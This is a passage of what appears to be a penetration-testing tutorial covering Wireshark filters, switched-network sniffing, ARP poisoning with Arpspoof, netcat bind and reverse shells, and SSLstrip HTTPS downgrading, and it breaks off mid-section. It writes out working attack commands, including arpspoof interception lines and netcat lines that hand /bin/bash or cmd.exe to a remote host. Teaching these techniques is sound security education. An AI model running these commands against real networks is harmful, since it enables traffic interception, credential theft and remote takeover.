Content-Encoding: gzip
```

5 client pkts, 8 server pkts, 7 turns.

Entire conversation (11 kB) · Show and save data as: ASCII · Stream: 3

Packet Inspection

Another good feature of Wireshark is that it gives you the ability to set a display filter based on a certain field value you are interested in. Let's say that while you are inspecting a packet, a certain strange content of a particular field draws your attention and you want to inspect all packets have this strange content. You can, in this case, set up a display filter directly out of this field content.




In the middle section where the packet is parsed, you can find the exact field you are interested in, then, ***right-click*** on it, go to "**Apply as Filter**," and then click on "**Selected**."

Network Traffic Interception

In the previous section, we stated that in order to capture network traffic, we need to put on network cards in a promiscuous mode so that it captures all packets. However, when we say, "all packets," it does not mean all packets in the network but all packets arriving at the network card. And to know exactly which packets actually arrive at our network cards requires us to know how our network is actually connected physically. Generally, our system can be part of either a hubbed network (old and outdated) or a switched one. A hubbed network uses a hub – which is a layer 1 device – to connect multiple systems together, while a switched network uses a switch – which is a layer 2 device – to connect the systems in the network.

Hub vs. Switch


A hub is a device operating at the physical layer with multiple physical ports where multiple systems can be connected together as shown in the diagram below. Since it is a layer-1 device, it cannot evaluate any packet entering it; and as such, the hub does not know which destination the packet is going to. So, the hub forwards every coming packet to all other ports. And because of that every packet floating around this network eventually reaches the network card of every system. Thus, if there is a system in promiscuous mode, it can capture all packets for all other systems.



As you can see in the diagram above, system A is sending a packet destined to the Internet. When this packet arrives at the hub, the hub does ***not*** know that the packet needs to reach the router (gateway); so, it forwards the packet to all the systems attached to it. Thus, the packet reaches systems B, C, D; and the gateway router. It is then up to each system to decide whether the packet is actually relevant to it or not. In our case, for example, all systems should ignore the packet except the router which is supposed to forward the packet to the outside world, to the Internet. However, if system C, for example, was in a promiscuous mode, it is going to capture the packet. So, sniffing on a hubbed network really gives the ability to capture all packets floating in this network.

On the other hand, in a switched network, each computer receives traffic that is intended only to it, in addition to broadcast and multicast traffic. Thus, a computer attached to a switch cannot capture or sniff traffic related to other computers. This is because a switch is a layer-2 device operating at the Data-Link layer. This means it can read the MAC addresses in each packet and make intelligent decision as to which port the packet should be sent to.

The way the switch is able to make such decision is because it has a table in memory that maps each physical port to a certain MAC address. The moment a new system connects to a switch, the switch records the source MAC address in the first packet sent by that system; and that MAC address gets associated to the physical port. From now on, any packet destined to that MAC address will be forwarded only to the corresponding physical port.




In the diagram above, we see that system A is sending a packet supposedly destined to the Internet. Upon its arrival at the switch, the switch looks at the destination MAC address and then checks its internal mapping table. The switch knows which physical port the owner of that MAC address is connected to. So, it sends the packet over that port only, causing the packet to reach the gateway router alone. Systems B, C, and D will not have a clue about that packet since it will not arrive at their network interfaces. Even if one of those systems was in a promiscuous mode, the packet will not be seen.


ARP Poisoning

What can we do to actually capture traffic belonging to other systems in a switched network? Traffic interception is the ability to trick a system to redirect its traffic to our machine. And there are different techniques to achieve this goal. Those techniques rely on exploiting some protocols – like ARP and ICMP – or exploiting the switch itself. One of the most reliable technique has always been the exploitation of ARP protocol. Other techniques have become ineffective over the time as counter-measures have been developed. However, the state of the ARP protocol has remained the same until now, and its exploitation can work effectively even against modern systems.

The Address Resolution Protocol (ARP) was designed to map IP addresses to MAC addresses. Let’s look at this example:




Let’s say that system A wants to ping the gateway router. System A knows the IP address – but not the MAC address – of that router. So, before sending the ICMP Echo Request packet, the system wants to query the MAC address of the destination. ARP comes handy here; the system sends a typical ARP Query that gets broadcast on the network. The destination MAC address used in this ARP Query is the broadcast one (FF:FF:FF:FF:FF:FF) causing the switch to forward this packet to all attached systems. However, all systems will ignore such query, and only the gateway will respond with an ARP Reply stating its MAC address as shown below:



When system A receives the ARP Reply, it stores the answer in the so-called ARP Cache. It adds an entry stating that IP address 192.168.0.1 has the MAC address 11:22:33:44:55:66. The ARP Cache is a table containing IP addresses to MAC addresses mappings. Each entry has a default time-to-live of 90 seconds after which the entry expires and gets deleted.

One of the major security concerns of the ARP protocol is its lack of authentication. There is no way for any system to verify the authenticity of any ARP Reply. If an ARP Reply contains false information, the recipient would not be able to tell. Not only that, but ARP is implemented in Operating Systems with no tracking of Queries and Replies. The OS does not track which Reply corresponds to which Query. And because of that, it is easy for an attacker to send fake ARP Replies and inject false entries in the cache of any system within the local network. This type of attack is called ARP poisoning, because you are poisoning the ARP cache of the target system.

In the diagram below, you – as a penetration tester – is at system C and you want to intercept traffic between system A and the router. Since you are interested in seeing the Internet traffic of system A, you know that all such traffic has to pass through the router. Any packet leaving system A and destined to the Internet needs to be redirected to your system. Also, any packet coming from the Internet through the router and destined to system A needs to be redirected to your system. Thus, you are interested in seeing both directions of traffic, the outgoing and incoming. And since it is going to be a bi-directional interception, you will need to poison the ARP cache of the router as well as that of system A.



What you will do exactly is to send to fake ARP Replies; one to the router and the other to system A. The ARP Reply sent to the router will assert that system A is at your MAC address, and the ARP Reply sent to to system A will assert that the router is at your MAC address, too. The following table show the details for those packets:


Packet	Type	Source MAC	Destination MAC	Entry Information
1	ARP Reply	CC:CC:CC:CC:CC:CC	11:22:33:44:55:66	192.168.0.11 is @ CC:CC:CC:CC:CC:CC
2	ARP	CC:CC:CC:CC:CC:CC	AA:AA:AA:AA:AA:AA	192.168.0.1 is @

	Reply			CC:CC:CC:CC:CC:CC

Both the router and system A will save the information in their corresponding ARP cache. Let’s see what will happen when system A wants to contact a website on the Internet. The outgoing packet will contain the following addresses:


- **Source IP Address**: 192.168.0.11 (the IP address of system A).
- **Destination IP Address**: the IP address of the external website (resolved by DNS).
- **Source MAC Address**: AA:AA:AA:AA:AA:AA (the MAC address of system A).
- **Destination MAC Address**: CC:CC:CC:CC:CC:CC (from the ARP Cache).

The reason why the destination MAC address will be CC:CC:CC:CC:CC:CC is because the OS knows that it needs to send this packet through the gateway router 192.168.0.1. And upon checking the ARP cache is finds that the MAC address of this gateway is CC:CC:CC:CC:CC:CC. The following diagram will show how this packet is going to traverse the network:



As we see, when the packet reaches the switch, the switch is going to forward it to you at system C; this is because the destination MAC address is registered by the switch as belonging to the physical port on which your system is attached. It is now your responsibility to route the packet again to the actual router. Thus, system C will act as a router and as such, it will forward the packet to the actual gateway router adjusting the MAC addresses as necessary. Now, the gateway router will receive the packet and forward it to the outside world.

A similar story takes place when a packet from the external website is destined to system A. It is the gateway router now that will redirect the packet to you at system C before you actually route it again to system A. The following diagram shows how the return packet will traverse the network:



In this way, you can now capture all traffic going back and forth between system A and the Internet. In the next section, we will look at how to practically perform this attack along with the necessary tools.

Arpspoof

This is a command-line tool developed by Dug Song along with other network hacking tools which are collectively called the D-Sniff suite. Arpspoof is designed to do one particular task and that is the poisoning of any ARP cache of any system in the local network. Once you specify the target and the false information, Arpspoof sends a fake ARP Reply every second (by default). Arpspoof is pre-installed on Kali Linux.

However, before running Arpspoof, there is a preliminary step we need to do; we need to enable IP forwarding (routing) capability on our system. Without IP forwarding, the intercepted packets will not continue their route to the destination; they will stop at our system causing denial of service. Arpspoof, as a tool, does not do the routing for us. So, we must enable it on the system using some system command.

To enable IP forwarding, we can type on the terminal window either one of the following commands:

```
# sysctl -w net.ipv4.ip_forward=1
```

OR

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

Once you enter either of the above two commands, your system behaves as a router. And what this actually means is that once your system receives a packet that is destined to your MAC address but not to your IP address, your system will change the source MAC address of the packet to its own MAC address and change the destination MAC address to the one associated with the destination IP address.

Now, we are ready to run Arpspoof. Arpspoof can either poison one target only or it can poison two targets simultaneously. Looking at the diagram above, since we want to intercept network traffic between system A and the router gateway, we can do that using any of the following two methods:

Method 1

We run two instances of Arpspoof – each in a separate terminal window – where each instance poisons one of our targets, as follows:

- ***On Terminal 1:***

```
# arpspoof -i eth0 -t 192.168.0.11 192.168.0.1
```

This will send a fake ARP Reply to the target (-t) system A (192.168.0.11) containing the false information that the gateway (192.168.0.1) is at the MAC address of our system C (*the MAC address is picked automatically by Arpspoof*).

- ***On Terminal 2:***

```
# arpspoof -i eth0 -t 192.168.0.1 192.168.0.11
```

This will send a fake ARP Reply to the target (-t) gateway router (192.168.0.1) containing the false information that system A (192.168.0.11) is at the MAC address of our system C (*the MAC address is picked automatically by Arpspoof*).

You have to keep those two commands running on their respective terminals without stopping or interrupting them. Arpspoof will keep sending the fake ARP Reply every second – by default.

Method 2

We can achieve the same outcome by running one command like the following:

```
# arpspoof -i eth0 -t 192.168.0.1 -r 192.168.0.11
```


Please note that it does not matter which IP address you assign to the -t or -r switches. What is important here is to specify the two systems you are interested in. Arpspoof now will send two fake ARP Replies every second. The first Reply will go to gateway router poisoning its cache with false information about system A, and the second Reply is sent to system A poisoning its cache with false information about the gateway router.

Bind and Reverse Shell with Netcat

Overview

One of the most important things in hacking – and penetration testing – is to maintain a remote access to the victim. Such remote access would enable us to control the compromised system remotely with the highest possible privileges. While there are different forms of remote access based on the underlying protocol, they all have one aspect in common, and that is the ability to execute shell commands on the target system. On a Unix/Linux system, shell is provided by the program /bin/bash (or the older one /bin/sh), while on a Windows system, shell is accessed using the program %WINDIR%\System32\cmd.exe . Thus, any remote shell in one form or another is going to involve either of these programs. We will utilize /bin/bash to channel shell access over a TCP connection to a Unix/Linux, and we will utilize %WINDIR%\System32\cmd.exe to do the same for a Windows system.

It is worth mentioning here that traditionally, there have been network services designed to provide legitimate remote shell to systems; and these services are Telnet and the more secure one, SSH (Secure Shell). These services work by listening on a certain TCP port (23 in case of Telnet, and 22 in case of SSH) and once a client connects to that port, the service prompts the client for authentication; and upon successful authentication, the client can remotely control the server by sending commands which get executed on the server. Responses are sent back to the client over the same protocol. We should note here that the “client” is the controller, while the “server” is the controlled. The client initiates the connection with the server, and then, it issues the commands to the server. This is illustrated in the image below:



However, when we are conducting a white-hat hacking, we don't always want to use services like Telnet or SSH; rather, we want to have something that is quick, stealth, and flexible.

Enter the Netcat

Netcat has been called the "Swiss-Army Knife" of network hacking. It is a multi-purpose tool used for all sorts of network manipulation. Some of the built-in features of netcat are:

- Connecting to any TCP/UDP service and sending text or binary data.
- Listening on any TCP/UDP port and receiving data.
- Executing a certain program under a certain condition.
- Port-forwarding, proxying, and traffic tunneling.
- DNS resolution, forward and reverse.
- Port-Scanning.
- Packet Capturing.

In this tutorial, we will only work with the first three features mentioned above to have two types of shell access to a remote machine. These two types are: *bind shell* and *reverse shell*.

Bind Shell

"bind" is a term in network programming which means assigning a port number to a specific socket. Binding will reserve the port number to a particular network service which is going to listen for connections over that port. Taking the example of Telnet, we can say that Telnet binds port 23 to its socket. Bind shell with netcat will provide us with the same model that Telnet or SSH provides; that is, the client is the controlling system, while the server is the controlled system.

To setup bind shell with Netcat, we will do the following actions on the server:

- Instruct Netcat to listen on a certain port number, e.g., 12345.
- Attach either /bin/bash or %WINDIR%\System32\cmd.exe to Netcat.

And these actions are implemented together with a simple command:

```
# netcat -v -l -p 12345 -e /bin/bash
> nc –v –l –p 12345 –e cmd.exe
```


UNIX/Linux System
Windows System

Finally, on our client machine, we will issue the following command to connect to the server and eventually control it – assuming the server's IP address is 192.168.56.1:


```
netcat 192.168.56.1 12345
```

Reverse Shell

One of the drawbacks of "bind shell" is that if the target system – the one we want to control – is behind a firewall, our listening port might be blocked. Let's even further assume that the firewall is blocking all incoming ports to the target system, and only allowing certain outbound ports. That is, the target system can initial connection to the outside world on certain ports. In this case, we cannot use bind shell. The following diagram illustrates this scenario:



In this scenario, we are going to set our listener on the controlling system, and then, instruct the target system to initiate a connection to our controlling system. By doing so, the controlling system is now the server – since it is the one listening on a certain port number – while the target system is the client. It is for this reason that this type of shell is called “reverse” shell. The direction of connection initiation is opposite to the commands direction:



To implement this with Netcat, we need to set a listener on our controlling system. We will use port number 12345 for the sake of this example:

```
netcat –v –l –p 12345
```

Then, on the target system, we will issue either of these commands, depending on the OS:

```
# netcat –e /bin/bash 192.168.56.100 12345
> nc –e cmd.exe 192.168.56.100 12345
```

Summary

The following table summarizes the commands and steps to set either bind shell or reverse shell on a target system. Again, We will assume the IP address of the target system is 192.168.56.1, while the IP address of the controlling system is 192.168.56.100:

	Bind Shell	Reverse Shell
Step #1	On the Target **netcat -v -l -p 12345 -e /bin/bash**	On the Controller **netcat –v –l –p 12345**

Step #2	On the Controller **netcat 192.168.56.1 12345**	On the Target **netcat –e /bin/bash 192.168.56.100 12345**

SSL/TLS Hijacking Using SSLstrip

During your penetration test, especially if it is an internal pentest, you cannot but perform any sort of traffic redirection (commonly done through ARP poisoning) and traffic sniffing. Sniffing network traffic gives insights into the type of systems that exist in the network, their configured network services, and more importantly it will enable you to capture any clear-text sensitive data, like username and passwords. With ARP poisoning, you will be able to capture traffic in switched, or even wireless, networks. And without such active redirection, you won't be able to capture such traffic in the first place.

To understand the value and importance of SSLstrip, we need to understand how web browsers behave and respond to HTTP and to HTTPS. In the old days, there was much emphasis on giving the user a ***positive*** feedback whenever the connection was over a proper HTTPS. However, if the HTTPS was broken due to improper digital certificate (e.g., an expired certificate, a name mismatch, or a self-signed certificate), the error given to the user was insignificant and normal users would fall in the trap of accepting such improper HTTPS. This has changed dramatically in recent years. Web browsers eliminated a lot of their fancy positive feedback, and instead, started to focus more and more on giving the user a ***negative*** feedback whenever there is an improper HTTPS communication. It is now very hard for a user to accept a self-signed certificate, for example, as he would have to go through multiple screens navigating his way to make a judgement that only IT professionals would make. Such change in web browsers behaviors caused the old SSL/TLS hijacking methods – like forging a fake self-signed certificate in the middle – useless.

This lead the author of SSLstrip, Moxie Marlinspike, to invent a new novel way of hijacking SSL/TLS communication. It is not actually an attack against HTTPS as much as it is an attack against HTTP; particularly it exploits the HTTP 302 Redirect that forces a browser to switch from an HTTP Request to an HTTPS Request.

The HTTP 302 Redirect

Users generally type the name of the site they want to access without the prefix http:// or https:// – they simply type the site name, like www.some_domain.com , directly into the URL bar. And they hit enter. The default behavior – as of now – of most web browsers, like Internet Explorer, Firefox, Google Chrome, Safari, etc., is to add the prefix http:// and send the HTTP Request to the web server. If the website uses HTTPS strictly – with no HTTP version, it is mostly likely configured to redirect the browser to the HTTPS link. This is done using HTTP 301 Redirect (a.k.a., Moved Permanently) response. This is the case for many major sites that use HTTPS, like www.linkedin.com , www.facebook.com , and www.hotmail.com . To further illustrate this, let's look at the HTTP headers of the Request and Reply when attempting to access www.linkedin.com :


1. The user types in the URL field, www.linkedin.com , and hits enter.
2. The browser, by default, will issue an HTTP Request packet that looks like this:

```
GET / HTTP/1.1
Host: www.linkedin.com
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 6.1)
Upgrade-Insecure-Requests: 1
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
```

3. Upon receiving the HTTP Request packet, the web server responds with HTTP 302 Moved Permanently message redirecting the browser to the HTTPS site. The response looks like this:

```
HTTP/1.1 301 Moved Permanently
Age: 218
Location: https://www.linkedin.com/
Date: Sun, 08 Oct 2017 06:11:50 GMT
X-Li-Pop: prod-tln1
X-LI-Proto: http/1.1
Content-Length: 0
```

4. When the browser receives the Redirect reply, it issues a new Request to the new location embedded in that Redirect reply – and in our case, it is https://www.linkedin.com . And since it is HTTPS, the browser will establish the SSL/TLS connection first. The rest of the communication happens over HTTPS from now on.



Exploiting the 302 Redirect

If we can somehow intercept the HTTP 302 Redirect and change the Location: parameter, we will control what the next request from the browser is going to be. And if we remove the s from the https:// , the browser will have no idea that the remote site is accessible through HTTPS; it will send an HTTP Request as usual. Here comes the role of SSLstrip tool. It will strip the s of the Redirect reply, keep a map of the change, and when the browser attempts to access the stripped reference, SSLstrip will add the s again and send the request to the server.

SSLstrip will be the man-in-the-middle, located between the client (browser) and the server. It will intercept all communication between the two. The client will not notice the actions of SSLstrip; from its perspective, all communication seems to run purely over HTTP. Moreover, the server will not notice the existence of SSLstrip in the middle. And from its perspective, all communication appears to be running over HTTPS.

We can trace how the attack takes place by analyzing the HTTP headers as follows:

1. The user types the site name with no prefix, and the browser issues an HTTP Request to the web server. The HTTP Request looks like this:

```
GET / HTTP/1.1
Host: linkedin.com
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 6.1)
Upgrade-Insecure-Requests: 1
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
```

2. The HTTP Request will be intercepted by SSLstrip, and since it is the first packet in the communication, it will pass it – with a little modification – to the server. The modified HTTP Request looks like this:

```
GET / HTTP/1.0
connection: keep-alive
accept-language: en-US,en;q=0.8
user-agent: Mozilla/5.0 (Windows NT 6.1)
host: linkedin.com
accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/webp,image/apng,*/*;q=0.8
upgrade-insecure-requests: 1
```

3. The web server receives the HTTP Request, and like usual, it will generate an HTTP 302 Redirect reply as follows:

```
HTTP/1.0 301 Moved Permanently
Age: 0
Location: https://www.linkedin.com/
Date: Sun, 08 Oct 2017 07:23:27 GMT
X-Li-Pop: prod-edc2
Content-Length: 0
Connection: Close
```

4. The HTTP Redirect reply will be intercepted by the SSLstrip; and here comes *the true magic* of this incredible too. It will switch https to http and send the reply to the client. Of course, it keeps

track of the change. The stripped reply looks like this:

